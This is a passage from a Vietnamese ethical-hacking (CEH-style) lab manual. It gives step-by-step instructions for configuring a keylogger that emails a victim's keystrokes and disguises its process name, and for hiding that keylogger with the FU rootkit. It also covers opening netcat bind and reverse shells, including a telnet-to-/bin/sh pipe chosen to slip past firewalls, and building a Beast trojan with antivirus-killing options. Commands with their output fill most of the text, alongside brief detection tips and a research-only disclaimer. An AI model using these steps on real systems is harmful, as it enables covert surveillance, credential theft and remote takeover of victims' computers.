
D:\WINDOWS\system32>

Ta thấy user “hao” bây giờ đã có quyền Admin trong hệ thống, và việc nâng quyền đã thành công. Các bạn có thể test những phần mềm tường tự từ code down từ trang [www.milw0rm.com](http://www.milw0rm.com).


#### Bài Lab 4: Sử dụng Keylogger

Trong bài lab này, ta sử dụng phần mềm SC Keylogger để thu thập thông tin từ máy của nạn nhân, việc phải làm phải tạo ra file keylog, chọn mail server relay, cài vào nạn nhân.


Sau khi cài phần mềm tại file keylogger, bây giờ ta bắt đầu cấu hình cho “sản phẩm” keylogger của mình. Đầu tiên ta chọn hành động được ghi log file bao gồm ghi keyboard, Mouse, và chương trình chạy.




Tiếp theo ta chọn thông tin email mà máy nạn nhân sẽ gửi logfile này. Thông tin này được gửi 10 phút 1 lần.



Tiếp theo ta cấu hình mail server để relay, và thông tin về process hiển thị, ở phần này hacker thông thường sử dụng những tên giống với những service có sẵn trên Window như svchost.exe, csrss.exe, v để đánh lừa người admin. Để dễ nhận dạng ta chọn tên file là cehkeylogger.



Sau khi tạo xong keylogger, ta chạy nó trên máy nạn nhân. Ta chọn 1 máy Win XP nào đó để chạy chương trình này và giả sử sau đó đánh đoạn text sau:



Đợi khoảng 10 phút ta sẽ thấy logfile được gửi về như sau:

```
>> C:\WINDOWS\system32\notepad.exe
<< 05-08-07 11:39:23 Untitled - Notepad          >> Chuc lop
Sec<BS><BS><BS>CEH manh khoe, va nhieu thanh dat..
<< 05-08-07 11:39:36 Untitled - Notepad          >> Chuc lop CEH hoc gioi
<< 05-08-07 11:39:41 Untitled - Notepad          >> ::::::::::<PRNTSCR><ALT>
<< 05-08-07 11:39:56 Run                          >> <WIN-START>ms<DOWN>
<< 05-08-07 11:39:59 Process started              >>
C:\WINDOWS\system32\mspaint.exe
```

Theo như trên, chúng ta có thể thấy keylogger có thể lưu lại hầu như hết tất cả thông tin trên PC của máy nạn nhân, đặc biệt là các thông tin nhạy cảm như thẻ tín dụng, account, v.v. Người viết khuyến cáo các bạn sử dụng kiến thức với mục đích nghiên cứu, không sử dụng chương trình này với mục đích xấu.

### Bài Lab 5: Sử dụng Rootkit và xóa Log file

Rootkit là chương trình làm ẩn sự hoạt động của keylogger, trojan, làm cho admin hệ thống khó khăn trong việc phát hiện. Trong bài thực hành ta sử dụng Fu Rootkit để ẩn process của keylogger ta đã cài ở bài trước, ta sử dụng lệnh “tasklist” để xem các process chạy trong máy tính.



```

C:\Documents and Settings\Administrator\Desktop>cd E:\Tool U5 from ECC\Module 05 - System Hacking\FU_Rootkit\EXE
E:\Tool U5 from ECC\Module 05 - System Hacking\FU_Rootkit\EXE>tasklist

```

| Image Name          | PID  | Session Name | Session# | Mem Usage |
|---------------------|------|--------------|----------|-----------|
| System Idle Process | 0    | Console      | 0        | 28 K      |
| System              | 4    | Console      | 0        | 236 K     |
| smss.exe            | 648  | Console      | 0        | 388 K     |
| csrss.exe           | 728  | Console      | 0        | 3,956 K   |
| winlogon.exe        | 752  | Console      | 0        | 3,276 K   |
| services.exe        | 796  | Console      | 0        | 3,796 K   |
| lsass.exe           | 808  | Console      | 0        | 1,404 K   |
| svchost.exe         | 960  | Console      | 0        | 4,452 K   |
| svchost.exe         | 1040 | Console      | 0        | 3,824 K   |
| svchost.exe         | 1124 | Console      | 0        | 16,052 K  |
| svchost.exe         | 1168 | Console      | 0        | 2,948 K   |
| svchost.exe         | 1300 | Console      | 0        | 4,572 K   |
| spoolsv.exe         | 1480 | Console      | 0        | 4,568 K   |
| cehkeylogger.exe    | 1572 | Console      | 0        | 2,660 K   |
| explorer.exe        | 1740 | Console      | 0        | 21,100 K  |
| OrderReminder.exe   | 1900 | Console      | 0        | 1,700 K   |
| VMwareTray.exe      | 1916 | Console      | 0        | 2,396 K   |
| VMwareUser.exe      | 1924 | Console      | 0        | 2,624 K   |
| rundll32.exe        | 1964 | Console      | 0        | 3,100 K   |
| VMwareService.exe   | 220  | Console      | 0        | 1,820 K   |
| msmsgs.exe          | 348  | Console      | 0        | 2,008 K   |
| alg.exe             | 1580 | Console      | 0        | 2,816 K   |
| wscntfy.exe         | 1720 | Console      | 0        | 1,788 K   |
| wuauclt.exe         | 1184 | Console      | 0        | 4,880 K   |
| cmd.exe             | 416  | Console      | 0        | 2,344 K   |

Như ta thấy trên hình, process của cehkeylogger.exe có PID là 1572, bây giờ ta sẽ lần process này bằng lệnh “fu -ph 1572” và thử xem lại các process bằng lệnh “tasklist”.


```

E:\Tool U5 from ECC\Module 05 - System Hacking\FU_Rootkit\EXE>fu -ph 1572
E:\Tool U5 from ECC\Module 05 - System Hacking\FU_Rootkit\EXE>tasklist

```

| Image Name          | PID  | Session Name | Session# | Mem Usage |
|---------------------|------|--------------|----------|-----------|
| System Idle Process | 0    | Console      | 0        | 28 K      |
| System              | 4    | Console      | 0        | 236 K     |
| smss.exe            | 648  | Console      | 0        | 388 K     |
| csrss.exe           | 728  | Console      | 0        | 3,956 K   |
| winlogon.exe        | 752  | Console      | 0        | 3,228 K   |
| services.exe        | 796  | Console      | 0        | 3,812 K   |
| lsass.exe           | 808  | Console      | 0        | 1,412 K   |
| svchost.exe         | 960  | Console      | 0        | 4,452 K   |
| svchost.exe         | 1040 | Console      | 0        | 3,836 K   |
| svchost.exe         | 1124 | Console      | 0        | 16,232 K  |
| svchost.exe         | 1168 | Console      | 0        | 2,948 K   |
| svchost.exe         | 1300 | Console      | 0        | 4,572 K   |
| spoolsv.exe         | 1480 | Console      | 0        | 4,544 K   |
| explorer.exe        | 1740 | Console      | 0        | 21,072 K  |
| OrderReminder.exe   | 1900 | Console      | 0        | 1,700 K   |
| VMwareTray.exe      | 1916 | Console      | 0        | 2,396 K   |
| VMwareUser.exe      | 1924 | Console      | 0        | 2,624 K   |
| rundll32.exe        | 1964 | Console      | 0        | 3,100 K   |
| VMwareService.exe   | 220  | Console      | 0        | 1,820 K   |
| msmsgs.exe          | 348  | Console      | 0        | 2,008 K   |
| alg.exe             | 1580 | Console      | 0        | 2,872 K   |
| wscntfy.exe         | 1720 | Console      | 0        | 1,788 K   |
| wuauclt.exe         | 1184 | Console      | 0        | 4,880 K   |
| cmd.exe             | 416  | Console      | 0        | 2,376 K   |
| wniprvse.exe        | 1220 | Console      | 0        | 5,500 K   |
| tasklist.exe        | 936  | Console      | 0        | 4,048 K   |

Ta thấy keylogger đã biến mất khỏi tasklist, lúc này muốn detect được chính xác người admin nên sử dụng chương trình antivirus, kiểm soát truy nhập và chạy những chương trình kiểm tra rootkit trong máy như rootkit detector.



```

C:\ Select C:\WINDOWS\system32\cmd.exe

.....: Hax0rcitos Rootkit Detector v0.3b :... ..
Rkd v0.3b - Rootkit Detector
Programmed by aT4r@3wdesign.es
Copyright (c) 2003 3W Design, Security
http://www.3WDesign.es

-Gathering Service list Information... < Found: 250 services >
-Gathering process List Information... < Found: 27 process >
-Searching for Hidden process Handles. < Found: 1 Hidden Process >
-----
*ID: 1572 PATH: C:\WINDOWS\system32\cehkeylogger.exe <469a285639f4680f495ccc600e81a565>
-----
-Killing all found Hidden process.... < Killed 1 Process >
-Searching again for Hidden Services.. < Found: 0 Hidden Services>
-Searching for wrong Service Paths.... < Found: 0 wrong Services >
-Searching for Rootkit Modules..... < Found: 0 Suspicious modules >

E:\Tool V05 from ECC\Module 05 - System Hacking\Rootkit Detector V0.3 for windows
\rkd3>_
```



**Bài 4:****TROJAN và BACKDOOR****I/ Giới thiệu về Trojan và Backdoor:**

Trojan và Backdoor được sử dụng giám sát máy nạn nhân, và là cửa sau để Hacker có thể vào lại hệ thống máy tính thông qua cổng kết nối(port), thông qua môi trường Web(webbase). Loại sử dụng cổng kết nối ta thường thấy là netcat, beast, Donald Dick v.v. Và loại sử dụng môi trường Webbase thông thường là r57,c99, zehir4 v.v. Đặc tính của Trojan kết nối port là mỗi lần kết nối phải mở cổng, và admin tương đối phát hiện dễ dàng hơn so với loại Webbase(thông thường để tấn công Web Server). Trong bài thực hành, chúng ta cài thử các tính năng của netcat, beast, c99, zehir4 và phân tích 1 đoạn code mẫu trojan.

**II/ Các bài thực hành:****Bài 1 Sử dụng netcat:****1/Sử dụng netcat để kết nối shell**

Trên máy tính của nạn nhân, bạn khởi động netcat vào chế độ lắng nghe, dùng tùy chọn -l (listen) và -p port để xác định số hiệu cổng cần lắng nghe, -e <tên\_chương\_trình\_cần\_chạy> để yêu cầu netcat thi hành 1 chương trình khi có 1 kết nối đến, thường là shell lệnh cmd.exe (đối với NT) hoặc bin/sh (đối với Unix).

```
E:\>nc -nv -l -p 8080 -e cmd.exe
listening on [any] 8080 ...
connect to [172.16.84.1] from (UNKNOWN) [172.16.84.1] 3159
sent 0, rcvd 0: unknown socket error
```

- trên máy tính dùng để tấn công, bạn chỉ việc dùng netcat nối đến máy nạn nhân trên cổng đã định, chẳng hạn như 8080

```
C:\>nc -nv 172.16.84.2 8080
(UNKNOWN) [172.16.84.2] 8080 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
© Copyright 1985-1999 Microsoft Corp.
```

```
E:\>cd test
cd test
```

```
E:\test>dir /w
dir /w
Volume in drive E has no label.
Volume Serial Number is B465-452F
```

Directory of E:\test

```
[.] [..] head.log NETUSERS.EXE NetView.exe
ntcrash.zip password.txt pwdump.exe
6 File(s) 262,499 bytes
2 Dir(s) 191,488,000 bytes free
```

```
C:\test>exit
exit
sent 20, rcvd 450: NOTSOCK
```

Bây giờ chúng ta đã có được shell và kiểm soát được máy nạn nhân. Tuy nhiên, sau kết nối trên, netcat trên máy nạn nhân cũng đóng luôn. Để yêu cầu netcat lắng nghe trở lại sau mỗi kết nối, bạn dùng -L thay cho -l. Lưu ý: -L chỉ có thể áp dụng cho bản Netcat for Windows, không áp dụng cho bản chạy trên Linux.

## 2/Sử dụng netcat để kết nối shell nghịch chuyển để by pass Firewall:

- dùng telnet để nối cửa sổ netcat đang lắng nghe, kẻ đó đưa lệnh từ cửa sổ này vào luồng telnet nghịch chuyển, và gởi kết quả vào cửa sổ kia.

Ví dụ:

- trên máy dùng để tấn công (172.16.84.1), mở 2 cửa sổ netcat lần lượt lắng nghe trên cổng 80 và 25:

+ cửa sổ Netcat (1)

```
C:\>nc -nv -l -p 80
listenng on [any] 80 ...
connect to [172.16.84.1] from <UNKNOWN> [172.16.84.2] 1055
pwd
ls -la
-
```

+ cửa sổ Netcat (2)

```
C:\>nc -nv -l -p 25
listening on [any] 25 ...
connect to [172.16.84.1] from (UNKNOWN) [172.16.84.2] 1056
/
total 171
drwxr-xr-x 17 root root 4096 Feb 5 16:15 .
drwxr-xr-x 17 root root 4096 Feb 5 16:15 ..
drwxr-xr-x 2 root root 4096 Feb 5 08:55 b (?n
drwxr-xr-x 3 root root 4096 Feb 5 14:19 boot
drwxr-xr-x 13 root root 106496 Feb 5 14:18 dev
drwxr-xr-x 37 root root 4096 Feb 5 14:23 et = ?
drwxr-xr-x 6 root root 4096 Feb 5 08:58 home
drwxr-xr-x 6 root root 4096 Feb 5 08:50 l (?b
drwxr-xr-x 2 root root 7168 De = ? 31 1969 mnt
drwxr-xr-x 4 root root 4096 Feb 5 16:18 n = ?
drwxr-xr-x 2 root root 4096 Aug 23 12:03 opt
dr-xr-xr-x 61 root root 0 Feb 5 09:18 pro = ?
drwx----- 12 root root 4096 Feb 5 16:24 root
drwxr-xr-x 2 root root 4096 Feb 5 08:55 sb (?n
```

```
drwxrwxrwt 9 root root 4096 Feb 5 16:25 tmp
drwxr-xr-x 13 root root 4096 Feb 5 08:42 usr
drwxr-xr-x 18 root root 4096 Feb 5 08:52 var
```

- trên máy tính nạn nhân(172.16.84.2), telnet nghịch chuyển đến máy dùng để tấn công(172.16.84.1), dùng /bin/sh để kết xuất:

```
[root@nan_nhan /]# telnet 172.16.84.1 80 | /bin/sh | telnet 172.16.84.1 25
/bin/sh: Trying: command not found
/bin/sh: Connected: command not found
/bin/sh: Escape: command not found
Trying 172.16.84.1...
Connected to 172.16.84.1.
Escape character is '^]'.
-
```


Telnet trên máy nạn nhân sẽ chuyển tất cả những gì mà chúng ta gõ vào trong cửa sổ Netcat (1) - cổng 80 kết xuất sang cho /bin/sh thi hành. Kết quả của /bin/sh được kết xuất trở lại cho máy tính dùng để tấn công trên cửa sổ Netcat (2) - cổng 25. Nhiệm vụ của bạn là chỉ cần gõ lệnh vào cửa sổ Netcat (1) và xem kết quả trong cửa sổ Netcat (2).

Sở dĩ tôi chọn cổng 80 và 25 vì các cổng này thường không bị firewalls hoặc filters lọc.


## Bài 2: Sử dụng Trojan Beast và detect trojan.

Muốn sử dụng Trojan Beast, ta cần phải xây dựng 1 file Server cài lên máy nạn nhân, sau đó file server này sẽ lắng nghe ở những port cố định và từ máy tấn công ta sẽ connect vào máy nạn nhân thông qua cổng này.


Chọn trojan Beast trong đĩa CD và chạy file tạo trojan.




Ta có thể sử dụng thêm các tính năng như AV-FW kill để tắt Firewall trên máy đối phương, hoặc inject vào 1 file khác như notepad.exe, explore dưới dạng dll. Ta sử dụng button Save Server để tạo ra file server.exe và chạy file ở máy nạn nhân và kiểm tra trên taskmanager của máy nạn nhân xem Trojan đã thực sự hoạt động.




Bây giờ ta sử dụng chương trình tại máy tấn công để connect vào file Server đã chạy trên máy của nạn nhân.



Ta thử sử dụng 1 số tính năng như là managers file để download các file mình cần tại máy nạn nhân, hay bạn có shutdown, reboot máy nạn nhân thông qua tính năng của tag “Windows”



**Cách phòng chống:** Ngoài cách sử dụng các chương trình Anti Virus và Trojan, ta có thể dựa vào tính chất thông thường những Trojan này bắt buộc phải mở port nào đó ra ngoài, ta có thể xem bằng chương trình Curr Port hay chương trình fport.



Dựa vào thông tin Currport cung cấp ta có thể xóa đường dẫn của file cehclass.exe và xóa những thông tin về nó trong regedit, và startup v.v.

### Bài 3: Sử dụng Trojan dưới dạng Webbase


Trojan dạng webbase thông thường phổ biến hơn trong môi trường web, sau khi hacker khai thác được lỗ hổng và chiếm quyền sử dụng Web Server, hacker sẽ để lại trojan dưới dạng Webbase và thông qua Trojan này hacker có thể ra vào hệ thống cho những lần sau. Đặc điểm của loại Trojan này là rất khó phát hiện, vì nó chạy dưới dạng Web và sử dụng những hàm truy suất hệ thống thông qua các ngôn ngữ asp, php.v.v, vì vậy nó không thể dễ phát hiện như loại trojan kết nối như netcat, beast v.v.

Để thực hiện bài lab này trước tiên ta phải cài đặt Web Server gồm IIS và Apache.

**1/Trojan dưới dạng Web với ngôn ngữ ASP:** Ta sử dụng Web Server IIS với Trojan được viết bằng ngôn ngữ này, người viết giới thiệu với các bạn 2 trojan tiêu biểu là cmd.asp và zehir4.asp


Đầu tiên bạn cài đặt dịch vụ Web IIS(việc cài đặt khá đơn giản, học viên có thể tự mình làm phần này), chép 2 file vào thư mục www để truy cập thông qua Web.





